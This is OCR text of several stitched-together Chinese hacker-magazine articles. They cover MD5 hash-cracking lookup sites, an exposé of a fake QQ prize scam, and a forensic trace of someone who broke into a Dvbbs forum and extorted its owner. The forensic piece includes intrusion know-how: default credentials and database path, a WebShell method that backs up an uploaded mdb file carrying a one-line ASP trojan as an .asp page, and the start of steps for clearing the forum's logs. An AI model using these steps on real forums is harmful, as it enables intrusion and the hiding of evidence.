


图2

以上是国内的查询站点，下面是一个国外MD5查询站点"http://MD5.rednoize.com/"，如图3 所示。该站为搜索引擎的形式，支持双向转换即:MD5→字符串/字符串→MD5。




图3

MD5收集查询系统

MD5收集查询系统就是指网站在提供查询功能的同时随时追加新内容，收集MD5密文并提供破解。比如国外站点"http://www.milw0rm.com/MD5/list.php"就是一个MD5收集查询服务的站点。如图4 所示。




图4

图4中说明如下：TYPE表示类型 MD5为32位MD5密文，Lm为16位MD5密文。HASH中显示的是MD5散列。PASS中显示的是字符串，也就是破解出来的密码，如未被破解就以空格表示。

STATUS中显示当前的状态，还没有开始破解时显示的是Waiting，如果正在破解中，则显示Processing。已破解出来的是Caracked，如果认为破解不出来的是Notfound。

我们进入这个网站当然是为了得到自己的查询结果。首先点击[Search]菜单进入查询页面，输入自己需要查询的MD5密文，如图5 所示。



图5

如果数据库中已存有该密文，很快就能找处结果。如果还没有收录，我们就点[Insert]菜单进入提交页面。在提交按钮Submit前有一个选择按钮，如是16位MD5密文就选择Lm，如是32位MD5密文就选择MD5。如图6 所示。



图6

适合读者：网民
前置知识：无

揭穿虚假QQ中奖信息的骗局

文/图 佟金明

面对犯罪分子的欺骗手段花样翻新，大家已经防不胜防，但是只要你仔细观察，就一定能发现蛛丝马迹！我最近就遇见过这样的事情。

那天在QQ对战平台里玩红色警戒时系统发来的一条消息引起了我的注意，内容如下：

> [14:02:07] QQ Admin 对 北方雪在三明 悄悄说：尊敬的QQ用户，您好：
>
> 本次QQ平台举办幸运用户的评选活动，经过随机抽选，您的游戏帐户已经被幸运用户号码，恭喜您！您可以获得本公司送出的奖品，请您接收到此消息后请与客服人员QQ:554628391联系领取您所获得的奖品。(验证码：5808)
>
> QQ平台系统管理小组

刚收到信息时我就有一点怀疑，好事怎么这么轻易又(我为什么会说"又"？)落在我的头上？紧接着我打开了我的QQ和号称是QQ Admin(管理员)的号码进行了简单的对话，具体的通话内容如下：

> 他的个性签名：为了您的利益请您认真回答我们的提问。
>
> QQ Admin (14:45:40)
>
> 您好，这里是QQ对战平台客服：请问您是收到系统温馨消息提示的幸运用户吗？
>
> 北方雪在三明 (14:47:32)
>
> 什么是温馨消息（其实我是明知故问！）
>
> QQ Admin (14:47:59)
>
> 对不起！为了防止有人冒充幸运用户，请您输入您所收到的验证码，谢谢合作。
>
> 北方雪在三明 (14:49:17)
>
> 5808
>
> QQ Admin (14:48:39)
>
> 请问您的QQ号是多少？QQ昵称叫什么？是在玩什么游戏区时收到提示温馨消息提示的？（一次回完）"说的好像和真事一样，很怕有人冒领！
>
> 北方雪在三明 (14:51:57)
>
> 414434839 北方雪在三明 红色警戒 上海专区－1共和国之辉－1
>
> QQ Admin (14:51:13)
>
> 为了我们更好的交流请您先退出我们的QQ平台，这也是为了防止黑客冒充您领取您的奖品，谢谢合作。"搞得挺仔细嘛！不过这并不是骗子的最终目的！
>
> QQ Admin (14:51:55)
>
> 好的，您的身份已被系统确认并通过。
>
> QQ Admin (14:51:57)
>
> 相关奖项更多的了解 http://battleqq9.5888.com请您认真仔细查看并按照上面的提示办理。
>
> 注意：这才是腾迅公司的真正网址 "http://battle.qq.com/"
>
> QQ Admin (14:51:11)
>
> 好的，请您等待一分钟。(我们需要核对)

下面我打开IE进入"http://battleqq9.5888.com"如图1所示。



图1

主页上面的图片都是直接引用了腾迅公司的主页连接，所以你也可以点击直接进入腾讯游戏中心，整个页面看起来和真的一样。骗子的中奖确认地址如下："http://free3.savalo.com/fbi589/1.txt.tx"t。

当我们点击下一步的时候会进入另外一个确认界面，也可以直接修改上面的连接跳到其它页面，例如将连接中的1.txt.txt修改为2.txt.txt就会进入第2个页面，出现如图2所示对话框。




图2

在这里只要输入验证码5808即可进入"http://free3.savalo.com/fbi589/3.txt.txt"当然你也可以直接输入这个链接跳过验证。

下面我们直接输入如下地址"http://free3.savalo.com/fbi589/3.txt.txt"。此时出现"我的领取资料"填写页面内容如图3所示。




图3

小提示 这种可以直接跳过验证码的方法就是利用了网站的漏洞！腾讯官方是不可能出现这么低级的漏洞，否则岂不是人人都可以领奖。

从表面看这和正常的页面没什么明显的区别，但如果你什么资料也没填写也能正常办理"提交"，如果是正规网站就会提示你填写完全，有的还包括电子邮箱确认，电话联系确认等等以保证正常领取。可见骗子并不关心你的真实信息。

我们接着进入下一个页面如图4所示。




图4

这个页面上面会提示如下信息：

> 您登记的信息已保存成功。恭喜您，您已被腾讯QQgame系统确认您为幸运玩家，您将获得由腾讯公司送出惊喜奖金￥5000元人民币。腾讯QQgame游戏币8万。以及价值￥6990元人民币的索尼爱立信W800c时尚手机一部。

现在骗子的目的已经显露出来了，他留下了一个邮政卡号和姓名，以及为了领取奖品需要支付380元人民币。

本文没有什么技术含量，仅向大家介绍了一下网络诈骗的手段，希望大家能引起注意不要上当，不要上当。


脚本小子：做黑客要适可而止，有金钱利益驱使的时候，就离犯罪不远了。其实通过黑客技术追踪恶意黑客是很简单的事情。

适合读者：网站站长、脚本爱好者

前置知识：动网基本知识

VIP会员学习成果展

追踪网络勒索者



文/图 lucky_feng

动网的论坛模版占中国论坛的60%～70%份额，所以它的漏洞也经常被大家用来当作入侵的主要手段。一些小型站点的站长们往往在论坛被黑之后，不知道如何来应付。下面让我们一起来看看这些入侵者什么时候来的，从哪里来，又做了一些什么吧。

起因

经常看到消息说"黑客"勒索知名企业，想不到这样新潮的事情我也能遇到。前几日，朋友通知我说他的网站被人入侵并且勒索。如图1所示。

论坛有严重漏洞
请管理员联系本人
本人QQ:8469[redacted] 是入侵者13个群的群主
我不在乎钱 我在乎的是1级域名
请管理送本人1个1级域名
域名要为ha[redacted]net前缀是www
www.ha[redacted]net
如果不可就为本人申请www.ha[redacted].net
域名空间必须为1.5G以上
如果成功申请请给本人QQ发信息
本人可以免费和你合作6个月以上

图1

入侵者本来打算勒索5000元，但是因为这个论坛没什么用处，所以朋友一口拒绝了。后来勒索者降低了要求，于是就出现了如上图所示的要求。

入侵得到WebShell

朋友的论坛是刚刚挂上的，我采用默认的管理员账号admin、密码admin888尝试登录，结果没有成功。但让我吃惊的是动网默认的数据库路径"data/dvbbs7.mdb"没有修改。虽然管理员新增了一个用户名，同时密码非常复杂，并且论坛的版本是动网7.1Sp1，但是只要能打开dvbbs7.mdb，我就可以暴力破解管理员密码或者查看dv_log里的日志。一般这样就能得到管理员的密码。如图2所示，密码是20位并且有含有@和小数点，爆破基本没有任何希望。

```
oldusername=%B1%B6%C8%FC%B8%A3&username2=%B1%
B6%C8%[illegible]&password2=nl[illegible]@me[illegible]fa
com&AddAcceptIP=&adduser=%B1%B6%C8%FC%B8%A3
&id=2&Submit=%B8%FC+%D0%C2
```

图2

后台日志追踪入侵者

拿着得到的管理员密码进入动网后台，接下来就是查看动网中的常规设置——论坛日志。这里记录了管理员的一些操作和信息。

1.入侵者得到WebShell

说明：由于入侵者没有得到WebShell（检查之后没

有发现任何WebShell），所以这一步是论坛修复以后，本人为了文章内容全面而加上去的。

动网7.1Sp1目前常用的获得WebShell的方法 修改后台配置，增加上传数据库（mdb）类型，然后到前台发表文章（只需上传mdb文件即可，不需真的发表文章）。再到后台的"上传文件管理"中找到你上传的数据库文件地址，最后备份成ASP或ASA文件。需要注意的是，这个数据库是经过修改的。这里引用风蓝的原文内容："自己建立一个数据库，打开Access新建立一个空数据库，随便加一个表一个列，列的类型为文本，建立好后再写一段数据进去 数据的内容就是ASP木马、或者是一句话木马。"

日志里面有备份数据库的纪录，如图3 所示。

data.asp	action=BackupData
data.asp	DBpath=../UploadFile\2006-2\200622711334313500.mdb&bkfolder=&bkDBname=newup.asp
data.asp	action=BackupData

图3

这几条记录告诉了我们上传数据库文件的时间，并且它被备份成为newup.Asp。打开newup.Asp，如图4所示。

```
Microsoft VBScript 编译器错误 错误 '800a03f6'

缺少 'End'

/iisHelp/common/500-100.asp，行242

Microsoft VBScript 运行时错误 错误 '800a000d'

类型不匹配：'ExEcute'

/admin/newup.asp，行191
```

图4

典型的一句话木马，接下来可以写入大马继续做别的事情了。

2.得到入侵者的入侵时间和登录IP

1）入侵时间从上面的数据库文件名中已经可以得知，当然也可以到UploadFile/2006-2的文件夹下查看它建立的具体时间，这里的时间显示精度是秒。

2）登录的IP可以从论坛的日志中找到。论坛日志的内容包括对象（操作的页面）、事件内容（进行的操作的详细内容）、操作时间、IP、操作时间等。第四项纪录就是入侵者的登录IP，如图5 所示。

plus_tools_user.asp	action=paylist	2006-2-26 11:45:29	60.[redacted].216
论坛公告	编辑公告	2006-2-26 11:41:09	60.[redacted].216
论坛公告	发布新公告	2006-2-26 11:39:22	60.[redacted].216
index.asp	action=admin_main	2006-2-26 11:28:52	60.[redacted]216
index.asp	action=admin_main	2006-2-26 11:18:28	60.[redacted].216
data.asp	action=BackupData	2006-2-26 11:16:24	60[redacted]216
data.asp	action=CompressData	2006-2-26 11:16:20	60.[redacted]216
data.asp	action=RestoreData	2006-2-26 11:10:55	60.[redacted].216
data.asp	action=SpaceSize	2006-2-26 11:10:54	60.[redacted]216
index.asp	action=admin_main	2006-2-26 11:10:36	60.[redacted]216

图5

从图5中我们可以看到，在×月×日11点10分入侵者进入后台，并且尝试了数据库备份，但是没有成功。在11点40分，因得不到WebShell，入侵者发布和修改了网站公告如图1 所示。

由于我朋友的"不合作"，这位入侵者在下午2点14分篡改了论坛的一些配置（朋友说入侵者打电话勒索时间在2 点左右，相当吻合），"警告信息"如图6 所示。

setting.asp	action=save	2006-2-26 14:14:17	60.168[redacted]
setting.asp	sid=1&cid=1&forum_setting(21)=0&StopReadme=本站以被入侵 是管理员说话太刻薄了 我也是给他个惩罚！ ~&forum_setting(69)=1&Forum_Admi	2006-2-26 14:14:17	60.168[redacted]

图6

同时这里可以看到有两个进入后台的IP，但最后两组数字不同，估计是打完电话回来以后，重新拨号上网了。这样攻击者的入侵时间、登录IP和进行的操作等都已经被详细的记录下来了，必要的时候可以作为证据提交给警方。

动网日志清理

动网系统默认两天内的日志会保留下来，所以入侵后的日志不能马上就清理掉。我们可以用以下方法来清理。

1.使用带数据库操作的ASP木马，如图7 所示。

2.填写数据库地址进入数据库，如图8 所示。

